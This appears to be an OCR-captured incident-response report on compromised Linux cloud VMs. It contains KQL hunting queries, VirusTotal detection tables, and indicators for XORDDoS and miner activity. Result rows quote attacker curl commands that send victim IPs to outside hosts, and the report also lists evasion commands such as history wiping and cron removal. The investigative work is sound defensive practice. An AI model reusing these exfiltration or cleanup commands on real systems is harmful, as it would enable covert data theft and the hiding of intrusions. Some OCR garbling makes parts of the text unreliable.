


Security vendors' analysis — Do you want to automate checks?

AliCloud	Trojan:Linux/Multiverze.Gen	ALYac	Trojan.GenericFCA.Agent.130872
Antiy-AVL	Trojan/Linux.Multiverze	Arcabit	Trojan.GenericFCA.Agent.D1FF38
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
Avira (no cloud)	LINUX/AVI.Agent.canrj	BitDefender	Trojan.GenericFCA.Agent.130872
ClamAV	Unix.Trojan.DarkNexus-7679166-0	CTX	Elf.trojan.genericfca
Cynet	Malicious (score: 99)	Emsisoft	Trojan.GenericFCA.Agent.130872 (B)
eScan	Trojan.GenericFCA.Agent.130872	ESET-NOD32	Linux/Agent.AEF
Fortinet	Linux/Agent.AEF!tr	GData	Trojan.GenericFCA.Agent.130872
Google	Detected	Ikarus	Trojan.Linux.Agent
Kaspersky	HEUR:Trojan.Linux.Agent.gen	Kingsoft	Linux.Trojan.Agent.gen
Lionic	Trojan.Linux.GenericFCA.4!c	Microsoft	Trojan:Linux/Multiverze
Panda	ELF/TrojanGen.A	Rising	Trojan.Agent/Linux!8.13268 (CLOUD)
Skyhigh (SWG)	Artemis!Trojan	Sophos	Troj/Bdoor-BJM
Symantec	Trojan.Gen.MBT	Tencent	Linux.Trojan.Agent.Ddhl
Trellix (HX)	Trojan.GenericFCA.Agent.130872	TrendMicro	TROJ_FRS.VSNTBB25
TrendMicro-HouseCall	TROJ_FRS.VSNTBB25	Varist	E64/ABTrojan.VJNM-
VIPRE	Trojan.GenericFCA.Agent.130872	WithSecure	Malware.LINUX/AVI.Agent.canrj


6
/ 64
Community Score
6/64 security vendors flagged this file as malicious
Reanalyze
Similar
More
8c2a00409bad8033fec13fc6ffe4aa4732d80400072043b71ceb57db37244129
cache
elf
64bits
Size
1.05 MB
Last Analysis Date
2 months ago
ELF
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
Crowdsourced YARA rules
Matches rule Modified_UPX_ELF from ruleset modified_upx_elf at https://github.com/lubiedo/threatintel by @_lubiedo
Detect possibly modified UPX magic on ELF binaries - 2 months ago
Crowdsourced IDS rules
HIGH 0
MEDIUM 1
LOW 0
INFO 0
Matches rule ET DROP Spamhaus DROP Listed Traffic Inbound group 10 at Proofpoint Emerging Threats Open
Misc Attack
Security vendors' analysis
Do you want to automate checks?
AliCloud
VirTool:Linux/Packed.Obfuscated.B
ClamAV
Unix.Trojan.DarkNexus-7679166-0
ESET-NOD32
A Variant Of Linux/Packed.Obfuscated.B ...
Fortinet
Riskware/Application
Google
Detected
Ikarus
PUA.Generic
34
/ 64
Community Score
34/64 security vendors flagged this file as malicious
Reanalyze
Similar
More
0e13e9e4443102bf5b26396b5319f528642b4f0477feb9c7f536fab379b73074
cache
elf
detect-debug-environment
64bits
Size
824.69 KB
Last Analysis Date
1 month ago
ELF
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 2
Crowdsourced YARA rules
Matches rule Modified_UPX_ELF from ruleset modified_upx_elf at https://github.com/lubiedo/threatintel by @_lubiedo
Detect possibly modified UPX magic on ELF binaries - 1 month ago
Crowdsourced IDS rules
HIGH 0
MEDIUM 2
LOW 0
INFO 0
Matches rule ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 221 at Proofpoint Emerging Threats Open
Misc Attack
Matches rule ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 850 at Proofpoint Emerging Threats Open
Misc Attack
Popular threat label
trojan.genericfca/multiverze
Threat categories
trojan
Family labels
genericfca
multiverze
canrj


5
/ 64
Community Score
5/64 security vendors flagged this file as malicious
Reanalyze
Similar
More
7d48d223d81a0dd8150d27685a7f9808cb59bd9da918f992ce6dac1c387aa16e
Update
elf
64bits
Size
4.20 MB
Last Analysis Date
2 months ago
ELF
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
Crowdsourced YARA rules
Matches rule Modified_UPX_ELF from ruleset modified_upx_elf at https://github.com/lubiedo/threatintel by @_lubiedo
Detect possibly modified UPX magic on ELF binaries - 2 months ago
Crowdsourced IDS rules
HIGH 0
MEDIUM 0
LOW 2
INFO 0
Matches rule ET HUNTING curl User-Agent to Dotted Quad at Proofpoint Emerging Threats Open
Potentially Bad Traffic
Matches rule TGI HUNT Curl to Bare IP Address at Travis Green: Threat hunting rules
Potentially Bad Traffic
Popular threat label
sshscan
Family labels
sshscan
Security vendors' analysis
Do you want to automate checks?
ClamAV
Unix.Trojan.DarkNexus-7679166-0
ESET-NOD32
A Variant Of Linux/Sshscan.BB
Fortinet
Linux/Sshscan.BB!tr
Google
Detected
Microsoft
HackTool:Linux/Sshscan.B
Acronis (Static ML)
Undetected


DeviceProcessEvents
| where ProcessCommandLine has "curl --silent"
| where ProcessCommandLine has "save-data"
| extend ExfilIP = extract(@"http:///([^/]+)", 1, ProcessCommandLine)
| extend ExfilTarget = extract(@"IP=([0-9\.]+)", 1, ProcessCommandLine)
| project Timestamp, DeviceName, InitiatingProcessAccountName, ExfilIP, ExfilTarget, ProcessCommandLine
| order by Timestamp asc
Results
Query history
Show empty columns
505 items
Search
00:02.864
Low
Chart type
Full screen
Add filter
DeviceName
InitiatingProcessAccountNa...
ExfilIP
ExfilTarget
ProcessCommandLine
Mar 4, 2025 7:25:4... linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net root 196.251.73.38:47 159.69.192.72 bash -c 'curl --silent "http://196.2
Mar 4, 2025 7:25:4... linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net root 196.251.73.38:47 159.69.192.72 curl --silent http://196.251.73.38:
Mar 4, 2025 8:57:4... linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net root 196.251.73.38:47 74.208.7.102 bash -c 'curl --silent "http://196.2
Mar 4, 2025 8:57:4... linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net root 196.251.73.38:47 74.208.7.102 curl --silent http://196.251.73.38:
Mar 4, 2025 8:57:5... linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net root 196.251.73.38:47 74.208.7.102 bash -c 'curl --silent "http://196.2
Mar 4, 2025 8:57:5... linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net root 196.251.73.38:47 74.208.7.102 curl --silent http://196.251.73.38:
Mar 4, 2025 8:58:1... linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net root 196.251.73.38:47 74.208.7.102 bash -c 'curl --silent "http://196.2
Mar 4, 2025 8:58:1... linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net root 196.251.73.38:47 74.208.7.102 curl --silent http://196.251.73.38:
Mar 4, 2025 8:58:2... linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net root 196.251.73.38:47 74.208.7.102 bash -c 'curl --silent "http://196.2

Timestamp ↑	DeviceName	InitiatingProcessAccountName	ExfilIP	ExfilTarget	ProcessCommandLine
Mar 4, 2025 7:25:4...	linux-program-fix.p2...	root	196.251.73.38:47	159.69.192.72	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=159.69.192.72" \ -H 'Acc
Mar 4, 2025 7:25:4...	linux-program-fix.p2...	root	196.251.73.38:47	159.69.192.72	curl --silent http://196.251.73.38:47/save-data?IP=159.69.192.72 -H "Accept: text/ht
Mar 4, 2025 8:57:4...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Acce
Mar 4, 2025 8:57:4...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/htm
Mar 4, 2025 8:57:5...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Acce
Mar 4, 2025 8:57:5...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/htm
Mar 4, 2025 8:58:1...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Acce
Mar 4, 2025 8:58:1...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/htm
Mar 4, 2025 8:58:2...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Acce
Mar 4, 2025 8:58:2...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H "Accept: text/htm

```
DeviceProcessEvents
| where ProcessCommandLine has "curl --silent"
| where ProcessCommandLine has "save-data"
| extend ExfilIP = extract(@"http://([^/]+)", 1, ProcessCommandLine) | distinct ExfilIP
```

g started **Results** Query history

ort Show empty columns

Add filter

ExfilIP

196.251.73.38:47

196.251.73.38:8000

87.120.116.35:47

87.120.116.35:8000

```
DeviceProcessEvents
| where ProcessCommandLine has "curl --silent"
| where ProcessCommandLine has "save-data?IP="
| extend ExfilIP = extract(@"http://([^/]+)", 1, ProcessCommandLine)
| extend VictimIP = extract(@"IP=([\d\.]+)", 1, ProcessCommandLine)
| summarize count() by ExfilIP, VictimIP
```

arted **Results** Query history

Show empty columns

Add filter

IP	VictimIP	count_
196.251.73.38:47	13.212.131.224	21
196.251.73.38:47	74.208.7.102	21
196.251.73.38:47	195.238.190.24	20
196.251.73.38:47	52.14.212.241	20
196.251.73.38:47	13.212.16.71	20
196.251.73.38:47	13.212.29.37	20
196.251.73.38:47	13.212.108.209	20
196.251.73.38:47	13.212.111.47	20
196.251.73.38:47	13.212.166.86	20
196.251.73.38:47	52.14.120.128	18

Data Exfiltration Findings

During the investigation, multiple instances of outbound curl --silent commands were identified from compromised Linux virtual machines. These commands exfiltrated collected IP addresses and possible reconnaissance data to attacker-controlled infrastructure.

The attacker utilized the following two exfiltration servers:

- 196.251.73.38 (observed on ports 47 and 8000)

- 87.120.116.35 (observed on ports 47 and 8000)
- Each curl command transmitted victim IP addresses and host information to these servers. Most of the activity originated from:
    - sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
    - linux-programatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
    - linux-programatical-vul-remediation-lokesh.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net

Examples of victim IPs exfiltrated:

- 200.98.137.5
- 195.238.190.24 (high frequency - 20 hits)
- 52.14.120.128
- 13.212.131.224
- 74.208.7.102
- 54.177.195.166

Many others in the same pattern.

- The attacker didn't steal any data from our environment.
- Used compromised Linux VMs as attack tools to send traffic out.
- His goal was to target external servers, websites, and possibly mining pools.
- The traffic was outbound — trying to connect to IPs like AWS, IONOS, and a few flagged malicious servers.
- This means the attacker used our environment to run attacks.
- Our VMs became part of his attack chain — sending brute-force attempts and miner traffic outside.
- There's no sign of internal data being exfiltrated.
- It was all outbound, targeting others.
- At this stage, no Windows-based systems showed similar behavior or involvement.

Threat Intelligence (TI) - Exfiltration IPs Analysis

1Sc.251.73.38

- Detection: 1/96 security vendors flagged it as malicious.
- Tags: *Malicious*, *Miner* (GCP Abuse Intelligence).
- Community notes: Suspicious behavior confirmed.

- Last analysis: 25 days ago.
- Reputation: Associated with cryptomining and malicious activity.

87.120.11c.35

- Detection: 8/94 security vendors flagged it as malicious.
- Tags: *Malware*, *Miner*, *Malicious* (ArcSight, Fortinet, SOCRadar).
- Country: BG Bulgaria (GeoIP).
- Reputation: Known for malware distribution and command-and-control (C2) activity.
- Last analysis: 13 days ago.


Conclusion

Both exfiltration IPs are confirmed malicious and linked to:


- Crypto-mining operations
- C2 infrastructure
- Malware distribution

These IPs were used for data exfiltration and system reporting based on captured `curl` activity.


1
/ 96
Community Score
1/96 security vendor flagged this URL as malicious
Reanalyze
Search
More
http://196.251.73.38/
196.251.73.38
ip
Last Analysis Date
25 days ago
DETECTION
DETAILS
COMMUNITY
Security vendors' analysis
Do you want to automate checks?
Criminal IP
Malicious
AlphaSOC
Suspicious
GCP Abuse Intelligence
Miner
Abusix
Clean


8
/ 94
Community Score
8/94 security vendors flagged this IP address as malicious
Reanalyze
Similar
More
87.120.116.35
BG
Last Analysis Date
13 days ago
DETECTION
DETAILS
RELATIONS
COMMUNITY 2
Security vendors' analysis
Do you want to automate checks?
alphaMountain.ai
Malicious
ArcSight Threat Intelligence
Malware
CRDF
Malicious
Criminal IP
Malicious
CyRadar
Malicious
Forcepoint ThreatSeeker
Malicious
Fortinet
Malware
SOCRadar
Malware
GCP Abuse Intelligence
Miner
Abusix
Clean

Additional Findings — Malicious Activities and Payloads




```
DeviceNetworkEvents
| where RemoteIP in ("196.251.73.38", "87.120.116.35", "85.31.47.99", "80.76.51.5") or RemoteUrl contains "dinpasiune.com"
| project Timestamp, DeviceName, RemoteIP, RemotePort, RemoteUrl, InitiatingProcessCommandLine
```

started | Results | Query history

Show empty columns | 11 items | Search | 00:02.793 | Low

Add filter

nestamp ↑	DeviceName	RemoteIP	RemotePort
Mar 4, 2025 5:51:48 PM	linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	42
Mar 4, 2025 5:51:49 PM	linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	1337
Mar 7, 2025 9:24:13 PM	linux-programatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	42
Mar 7, 2025 9:24:13 PM	linux-programatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	1337
Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	42
Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	1337
Mar 13, 2025 10:10:51 AM	linux-programatical-vul-remediation-lokesh.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	87.120.116.35	1418
Mar 13, 2025 10:17:50 AM	linux-programatical-vul-remediation-lokesh.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	80.76.51.5	80
Mar 14, 2025 5:46:52 PM	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	42
Mar 14, 2025 5:46:52 PM	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	1337
Mar 14, 2025 6:23:35 PM	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	47



```
DeviceFileEvents
| where SHA256 in (
"061f2562bf4ad2db25f218e218920aece057024cd2c8826c87f65acc29583191",
"8c2a00409bad8033fec13fc6ffe4aa4732d80400072043b71ceb57db37244129",
"7d48d223d81a0dd8150d27685a7f9808cb59bd9da918f992ce6dac1c387aa16e",
"0e13e9e4443102bf5b26396b5319f528642b4f0477feb9c7f536fab379b73074"
)
| project Timestamp, DeviceName, FolderPath, FileName, SHA256
```

started | Results | Query history

Link to incident | Take actions | Show empty columns | 1 of 4 selected | Searc

Add filter

nestamp	DeviceName	FolderPath
Mar 13, 2025 5:44:...	linuxvmdavid.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache
Mar 14, 2025 5:48:...	sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache
Mar 7, 2025 9:24:1...	linux-programatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache

VirusTotal detection ratio
34/64

Malware detected
None

11 active alerts in 2 incidents

Info (0) | Low (11) | Medium (0) | High (0)

View all incidents & alerts in file page


Object details

SHA1
2ec6af460feabfe9ed37c1955ff266cff63f31ff

SHA256
0e13e9e4443102bf5b26396b5319f528642b4f0477feb9c7f536fab379b73074


MD5
cf2a9e87a8053dc56139e33e1eea2edd

File size
844.48 KB



Persistence / Cleanup / Evasion Commands

- Mar 21, 2025 — linux-vm-vulnerability-test-tau
- Malware attempted cleanup, cron removal, and history wipe Payload QQhXSHsC executed after wiping traces



Device: linuxvmvulnerability-test-corey.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net

- Total IOC Hits: 28
- Severity: Critical
- First Seen: Mar 20, 2025, 4:27:04 AM
- Last Seen: Mar 20, 2025, 4:27:10 AM
- Behavior: Scans critical directories (/bin, /usr/bin, /usr/local/bin) — likely reconnaissance or data harvesting.

Device: linux-vm-vulnerability-test-tau.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net

- Total IOC Hits: 10
- Severity: Critical
- First Seen: Mar 21, 2025, 7:13:29 AM
- Last Seen: Mar 21, 2025, 7:13:29 AM
- Behavior: Persistence removal (crontab -r, chattr)
- Miner cleanup (pkill xmrig, rm -rf xmrig)
- Execution of possible new payload (QQhXSHsC)
- Evidence wiping (history -c, .bash_history)

New IOCs Extracted and Checked:

1. Hash: 3c1f9f07eacc2f057a609c955e2fde38493521268f3493717ffa5a31b261f3ef

- Malware Family: XORDDoS
- Device: ff-vm-lx-224-base.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 25, 2025 04:20:37 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

2. Hash: 6ddf688bdf16a1d465aef954ff90b372dacd8162bac2c7797ff7b6b4f20afcbc

- Malware Family: XORDDoS
- Device: linux-vulnmgmt-kobe.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 26, 2025 00:23:35 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

3. Hash: 6ddf688bdf16a1d465aef954ff90b372dacd8162bac2c7797ff7b6b4f20afcbc

- Malware Family: XORDDoS
- Device: linux-vm-vulnerablity-test.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 26, 2025 04:20:39 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

4. Hash: 268132cf61dfb55c5ebb7ef34a58c915442949b92f645c6f28887ceca5c6c19d

- Malware Family: XORDDoS
- Device: lab-linux-vuln.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
- Date: Feb 27, 2025 22:30:28 UTC
- Path: /usr/bin/ygljglkjgfg0 (via curl)

5. Hash: 0e817a2325c215997de15851152a66924874739eeff5da4b434e5d36c83a76eb

- Malware Family: XORDDoS
- Device: linux-vm-vun-test-zay.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net

